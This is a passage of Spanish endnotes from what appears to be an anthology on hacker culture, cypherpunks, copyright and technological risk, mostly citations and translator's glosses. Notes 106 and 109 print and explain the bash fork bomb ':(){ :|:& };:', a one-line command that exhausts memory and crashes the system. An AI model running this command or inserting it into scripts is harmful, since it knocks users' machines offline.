
[71] http://www.digitalspeech.org/ <<

[72] «A Cypherpunk’s manifesto». Traducción de Carlos Gradin. [Traduzco «*Cripto-hacker*» por «*Cypherpunk*», término que deriva del subgénero de ciencia ficción, combinado con «cypher», cifra o código de criptografía. (N. del T.)]. <<

[73] «Privacy, Technology, and the Open Society». Traducción de Carlos Gradin. <<

[74] Se refiere a las operaciones policiales contra la comunidad hacker que se habían realizado en 1990, un año antes de la conferencia. En la larga lista de abusos cometidos por la policía, se cuenta el procesamiento de los empleados de una editorial de juegos de rol a quienes confundieron con una banda de hackers por el tipo de información que guardaban en sus discos rígidos. La historia completa de esas redadas es reconstruida por Bruce Sterling en *Operation Crackdown* (1991), junto con la historia de las telecomunicaciones y el surgimiento del *underground* digital. (N.del T.) <<

[75] Empresario norteamericano, dueño de una cadena de circos a comienzos del siglo xx. (N. del T.) <<

[76] *National Security Agency*, Agencia de Seguridad Nacional. Organismo estatal de EE. UU. encargado de la control y coordinación de la seguridad. Más importante y de mayor jerarquía que la CIA. (N. del E.) <<

[77] DES (*Data Encryption Standard*, Standard para la Encriptación de Datos). Sistema de encriptación adoptado como standard por la administración pública de Estados Unidos. (N. del T.) <<

[78] El ciberespacio es un concepto creado por William Gibson en su extraordinaria novela de ciencia ficción *Neuromante* (1984) y que fue inmediatamente adoptado por los hackers. En un sentido amplio, hace referencia al espacio de comunicación abierto por la interconexión mundial de los ordenadores y de sus recursos. Esta definición (de Pierre Lévy) comprende el conjunto de sistemas de comunicación electrónicos *digitales* (incluyendo el conjunto de redes hertzianas y telefónicas clásicas). Un par de aclaraciones: las autopistas de la información y el ciberespacio *no* son lo mismo: el ciberespacio se sirve de ellas (también del éter o de las líneas telefónicas) pero no se refiere a una tecnología determinada o a Internet únicamente, sino a un *tipo particular de relación entre personas*. <<

[79] No hay duda de que la mayoría de estos hallazgos van siendo recuperados y utilizados por la industria. Pero hay que reconocer que la industria también ha realizado, de alguna manera, los objetivos de toda esa gente que ha ido creando herramientas y promoviendo usos políticos antagonistas. Hay que subrayar una vez más que la informática personal y el mismo Internet no han sido decididos —y menos aún previstos— por ningún Estado ni por ninguna transnacional. Su inventor y principal motor fue un movimiento social que se quiso reapropiar, en beneficio de las personas («*computers for the people*» decían los hackers californianos de mediados de los setenta), de una potencia técnica hasta entonces monopolizada por grandes instituciones burocráticas tanto públicas como privadas. <<

[80] Mateo Pasquinelli, en M. Pasquinelli (comp.), *Mediactivismo: Estrategias y prácticas de la comunicación independiente*. DeriveApprodi, Roma, 2002. <<

[81] Franco Berardi (Bifo), «La incesante guerra entre red y videocracia», en M. Pasquinelli (comp.), *Mediactivismo: Estrategias y prácticas de la comunicación independiente*. DeriveApprodi, Roma, 2002. <<

[82] Pablo Boido, Ponencia realizada para «Our media», Colombia, julio 2003. <<

[83] Pablo Boido, Ponencia realizada para «Our media», Colombia, julio 2003. <<

[84] Pablo Boido, Ponencia realizada para «Our media», Colombia, julio 2003. <<

[85] Franco Berardi, *op. cit.* <<

[86] Pablo Boido, Ponencia realizada para «Our media», Colombia, julio 2003. <<

[87] «Old hackers, new hackers: What’s the difference?». Traducción de Carlos Gradin. <<

[88] En «phreakers» se combinan tres términos: «phone» (teléfono), «freak» (monstruo, criatura extraña) y «hacker». Se refiere a hackers que se especializan en teléfonos y comunicaciones. (N. del T.) <<

[89] «Hacker’s culture(s)». Traducción de Carlos Gradin. <<

[90] http://www.hack.gr/jargon/ (hay versión en papel: *The New Hacker's Dictionary*. Cambridge, MIT Press, 1996). (N. del. E.) <<

[91] Publicación digital de hacking/phreaking/cracking editada desde 1985. En ella participaron muchos de los hackers más famosos de EE. UU. (N. del T.) <<

[92] BBS (*Bulletin Board System*): una computadora conectada a una línea de teléfono, que sirve como lugar de encuentro para intercambiar mensajes y archivos entre varios usuarios; de ahí su nombre, «bulletin board» o «panel de mensajes». Era la forma de comunicación más extendida entre computadoras antes de internet. Muchos grupos de hackers funcionaban en torno a estos BBS. (N. del T.) <<

[93] «Crackear» aquí se refiere a desactivar la protección que incorporan los fabricantes de software para impedir las copias de sus programas. (N. del T.) <<

[94] Howard Rheingold, *Tools for thought* (http://www.rheingold.com/texts/tft/). (Hay versión en papel: *Tools for thought: The History and Future of Mind-Expanding Technology*. Cambridge, MIT Press, 2000). (N. del. E.) <<

[95] En «phreakers» se combinan tres términos: «phone» (teléfono), «freak» (monstruo, criatura extraña) y «hacker». Se refiere a hackers que se especializan en teléfonos y comunicaciones. (N. del T.) <<

[96] Neal Stephenson le rinde homenaje en su novela *Criptonomicón*, en la escena en que describe una compleja teoría del hacker Randy Waterhouse sobre las maneras de comer cereales. <<

[97] Joseph Weizenbaum, *Computer power and human reason: from judgment to calculation*. San Francisco, W.H. Freeman, 1976 (hay trad. cast.: *La frontera entre el ordenador y la mente*. Madrid, Pirámide, 1978). (N. del E.) <<

[98] Hay trad. inglesa: *Copyright does not exist*, en http://svenskefaen.no/cdne/ (N. del. E) <<

[99] Hay versión en Internet: http://www.eff.org/Misc/Publications/Bruce_Sterling/Hacker_Crackdown/ (hay trad. cast.: *La caza de hackers*, http://banners.noticiasdot.com/termometro/boletines/docs/consultoras/hacLacazade272621.pdf). (N. del E.) <<

[100] «Neruda’s sea birds». Traducción de Carlos Gradin. <<

[101] «La destrucción de la conciencia individual representa por lo tanto un alta idea de cultura, una idea profunda de la cultura de donde deriva una forma totalmente nueva de civilización. No sentirse vivo en tanto que individuo, es el precio a pagar por escapar de esta forma temible de capitalismo que yo llamo capitalismo de la conciencia porque el alma es propiedad de todos». (N. del T.) <<

[102] Sin restricciones por derechos de autor. (N. del T.) <<

[103] Computadora central que asume el trabajo de procesar los datos, a la que se conectaban los usuarios a través de terminales. (N. del T.) <<

[104] Por Rupert Murdoch, dueño de la empresa de noticias y entretenimiento 20th Century Fox. (N. del T.) <<

[105] Initial Public Offer: Primera oferta pública de acciones de una compañía. (N. del T.) <<

[106] «:(){ :|:& };:». Traducción de Carlos Gradin. <<

[107] Código fuente significa una formulación de instrucciones expresadas en un lenguaje interpretable por una computadora y ligado, por lo tanto, a una serie de patrones lógicos y condicionales que, una vez interpretados y puestos en marcha, producen un resultado. Este resultado varía según las condiciones externas consideradas por el código fuente, las cuales son el medio por el que nosotros interactuamos con su ejecución. Cada lenguaje está definido por una gramática que, eventualmente, es interpetada por un compilador que «metaboliza» su contenido semántico (instrucciones) y produce así un «código binario» en condiciones de ser ejecutado por la computadora. <<

[108] El término algoritmo deriva del nombre de Muhammad Bin Musa al-Khwarizmi, matemático que vivió en Bagdad entre 813 y 833 d. C. <<

[109] Esta combinación de caracteres desencadena un ciclo *ad infinitum* de ejecución de programas/procesos que inevitablemente terminan por saturar la memoria de la computadora, haciendo colapsar el sistema. Estas creaciones conocidas como «bombas lógicas» son ampliamente utilizadas por hackers en diversos sistemas operativos como Windows o Unix. La «bomba» creada por jaromil es considerada, por lejos, con sus 13 caracteres y su aspecto inofensivo, la más breve y elegante de todas las conocidas hasta el momento. (N. del T.) <<

[110] *Bug*: error en un programa que pasa desapercibido para sus creadores. Los *bugs* de los programas comerciales como Windows son empleados a veces por los hackers para superar la seguridad de los sistemas sin ser descubiertos. (N. del T.) <<

[111] «Intellectual Property: the Attack on Public Space in Cyberspace» (en http://www.gseis.ucla.edu/~howard/Papers/pw-public-spaces.html/) por Howard Besser, profesor asociado en la Escuela de Educación e Información de la UCLA [University of California in Los Angeles], quien describe cómo diversas industrias están usando su influencia y el copyright para limitar el acceso público en vastas zonas de Internet. <<

[112] «Cyberpunks in the nneties». Traducción de Carlos Gradin. <<

[113] Compilación realizada por el propio Sterling, *Mirrorshades: una antología ciberpunk*. Madrid, Siruela, 1998. (N. del E.) <<

[114] «Is it OK to be a luddite?». Traducción de Carlos Gradin. <<

[115] Fenómeno de renovación religiosa protagonizado por predicadores que recorrían las colonias británicas en América entre 1720 y 1760. (N. del E.) <<

[116] Comunidad de artistas fundada en 1848 en Inglaterra que aspiraba a recuperar los principios y prácticas artísticas que creían característicos del arte italiano antes de Rafael. (N. del E.) <<

[117] «Why the future doesn’t need us». Traducción de Carlos Gradin. <<

[118] *The age of spiritual machines: When computers excede human intelligence*. London, Penguin, 1999 (hay trad. cast.: *La era de las máquinas espirituales: Cuando las computadoras superen la mente humana*. Barcelona, Planeta, 1999). (N. del E.) <<

[119] El pasaje que Kurzweil cita pertenece al *Manifiesto* de Kaczynski, el Unabomber, el cual fue publicado entero, bajo extorsión, por **The New York Times** y **The Washington Post** en un intento por terminar con su campaña de terror. Acuerdo con David Gelernter, que dijo acerca de esta decisión: «Fue una decisión dura para los diarios. Aceptar era ceder frente al terrorismo, y por lo que sabían, de cualquier forma él estaba mintiendo. Por otro lado, aceptar podría detener las muertes. Había también una posibilidad de que alguien leyera el texto y diera alguna pista sobre el autor; y eso es exactamente lo que pasó. El hermano del sospechoso lo leyó, y llamó a la policía».

«Yo hubiera dicho que no lo publicaran. Por suerte no me preguntaron». (*Drawing Life: Surviving the Unabomber*. Free Press, 1997. p. 120) <<

[120] Garrett, Laurie, *The coming plague: newly emerging diseases in a world out of balance*. London, Penguin, 1994. pp. 47-52, 414, 419, 452. <<

[121] Moravec, Hans P., *Robot: Mere Machine to Trascendental Mind*. New York, Oxford University Press, 1999. (N. del E.) <<

[122] Isaac Asimov describió lo que se convertiría en la visión más célebre acerca de reglas éticas para el comportamiento de los robots en su libro *Yo, Robot*, de 1950, con sus Tres Leyes de la Robótica [hay trad. cast. *Yo, robot*. Buenos Aires, Sudamericana, 1977]:

1. Un robot nunca debe dañar a un ser humano, o por inacción, permitir que un ser humano resulte dañado.

2. Un robot debe obedecer las órdenes provenientes de un ser humano, excepto cuando estas órdenes entren en contradicción con la Primera Ley.

3. Un robot debe proteger su propia existencia, siempre y cuando esta protección no entre en contradicción con la Primera o la Segunda Ley. <<

[123] Ver «Test of time», en **Wired**, N.º 8.03, año 8, marzo de 2000. p. 78 (hay versión en Internet: http://www.wired.com/wired/archive/8.03/eword.html?pg=2/). <<

[124] De «auto-replicate»: hacer copias de sí sin ayuda exterior. (N. del. T.) <<

[125] Miguel Ángel escribió un soneto que empieza así:

Non ha l'ottimo artista alcun concetto

Ch' un marmo solo in sè non circonscriva

Col suo soverchio; e solo a quello arriva

La man che ubbidisce all' intelleto.

No tenía el mejor de los artistas pensamiento que mostrar

Que la piedra áspera en su superflua cubierta

No traiga ya; romper el hechizo del mármol

Es todo a lo que la mano que sirve al intelecto puede aspirar.

Stone describe el proceso:

«No trabajaba a partir de sus dibujos o modelos de arcilla, a todos los había dejado de lado. Estaba esculpiendo de las imágenes en su mente. Sus ojos y sus manos sabían donde debían emerger cada línea, curva, espesor, y a qué profundidad en el corazón de la piedra para crear el bajo relieve». (*The Agony and the Ecstasy*. Garden City, Doubleday, 1961. pp. 6, 144 [hay trad. cast.: *La agonía y el éxtasis: vida de Miguel Ángel*. Buenos Aires, Emecé, 1978]). <<

[126] Según la ley de Moore cada veinticuatro meses la industria de la informática logra duplicar la cantidad de transistores instalados en un circuito integrado del mismo tamaño y costo de producción. La Ley ha venido corroborándose desde 1975. (N. del T.) <<

[127] «*Downloading*», término utilizado en informática para referirse a un envío de datos de una computadora a otra, generalmente separadas y comunicadas en red o por módem (N. del T.) <<

[128] Ver Lovins, Amory B. y Lovins, L. Hunter, «A Tale of Two Botanies», en **Wired**, Año 8, Nº 8.04, abril de 2000. p. 247 (hay versión en internet: http://www.wired.com/wired/archive/8.04/botanies.html/) <<

[129] Drexler, K. Eric, *Engines of Creation: The coming era of Nanotechnology*. Doubleday, New York, 1986 (hay versión en internet: http://www.foresight.org/EOC/index.html/) (hay trad. cast.: *La nanotecnología: el surgimiento de las máquinas de creación*. Barcelona, Gedisa, 1993). (N. del E.) <<

[130] Drexler, K. E., Peterson, C. y Pergamit, G., *Unbounding the Future: The Nanotechnology Revolution*. New York, William Morrow, 1991 (hay versión en internet: http://www.foresight.org/UTF/Unbound_LBW/index.html/). (N. del E.) <<

[131] First Foresight Conference on Nanotechnology, octubre de 1989, charla titulada «The future of computation». Publicado en Crandall, B.C. y Lewis, J. (eds.), *Nanotechnology: Research and Perspectives*. Cambridge, MIT Press, 1992. p. 269. <<

[132] En su novela de 1963, *Cat's Craddle*, Kurt Vonnegut imaginó un accidente estilo «fango gris» donde una forma de hielo llamada hielo-nueve, que se hace sólida a temperaturas mucho mayores, congela los océanos [hay trad. cast.: *Cuna de gato*. Barcelona, Anagrama, 1988]. <<

[133] Kauffman, Stuart, «Self-replication: Even Peptides Do It», en **Nature**, Nº 382, 8 de agosto de 1996, p. 496. Ver [versión en internet] http://www.santafe.edu/sfi/People/Kauffman/sak-peptides.html/ <<

[134] *Pale blue dot: a vision of the human future in space*. New York, Random House, 1994 (hay trad. cast.: *Un punto azul pálido: una visión del futuro humano en el espacio*. Barcelona, Planeta, 1995). (N. del E.) <<

[135] *Visions of technology: a century of vital debate about machines, systems, and the human world*. New York, Simon & Schuster, 1999. (N. del E.) <<

[136] Else, Jon, *The Day After Trinity: J. Robert Oppenheimer and The Atomic Bomb* (disponible en http://www.pyramiddirect.com/). <<

[137] Esta estimación está en el libro de [John] Leslie, *The End of the World: The Science and Ethics of Human Extinction*, donde señala que la probabilidad de extinción, es sustancialmente mayor si aceptamos el argumento del Fin del Mundo de Brandon Carter, que consiste, brevemente, en que «debemos sentir cierto rechazo a creer que estamos entre los primeros, por ejemplo entre el primer 0,001 por ciento de todos los humanos que algún día habrán de vivir. Con esto podemos pensar que la humanidad no sobrevivirá muchos siglos más, ya no hablemos de colonizar la galaxia. El argumento del Fin del Mundo de Carter no genera estimaciones de riesgo por sí mismo. Su fin es revisar las estimaciones que realizamos cuando consideramos los diversos peligros posibles». (London, Routledge, 1996. pp. 1, 3, 145). <<

[138] Clarke, Arthur C., «Presidents, Experts, and Asteroids», en **Science**, 5 de junio de 1998. Republicado como «Science and Society», en *Greetings, carbon-based bipeds! Collected Essays, 1934-1998*. New York, St. Martin’ s Press, 1999. <<

[139] Y, como sugiere David Forrest en su trabajo «Regulating Nanotechnology Development» [Regulando el Desarrollo de la Nanotecnología], disponible en http://www.foresight.org/NanoRev/Forrest1989.html/, «Si adoptamos un criterio de responsabilidad estricta como alternativa a la regulación, sería imposible para cualquier laboratorio o entidad, internalizar los costos del riesgo (destrucción de la biosfera), por lo que en teoría, el desarrollo de la nanotecnología nunca debería emprenderse». El análisis de Forrest nos deja sólo con la regulación gubernamental una idea nada confortable. <<

[140] Meselson, Matthew, «The Problem of Biological Weapons», presentación en la Reunión de la American Academy of Artes and Science [Academia de Artes y Ciencias de EE. UU.], 13 de enero de 1999 (ver http://www.pugwash.org/reports/cbw/cbw5.htm/). <<

[141] Doty, Paul, «The Forgotten Menace: Nuclear Weapons Stockpiles Still Represents the Biggest Threat to Civilization», en **Nature**, Nº 402, 9 de diciembre de 1999, p. 583. <<

[142] Ver también la carta de 1997 de Hans Bethe al presidente Clinton, en http://www.fas.org/bethecr.htm. <<

[143] Se refiere a sistemas de computación como JAVA y JINI, diseñados para conectar en red a aparatos electrónicos de todo tipo, computadoras, teléfonos, edificios,etc. (N. del T.) <<

[144] Hamilton, Edith, *The Greek Way*. New York, Norton, 1942. p. 35. <<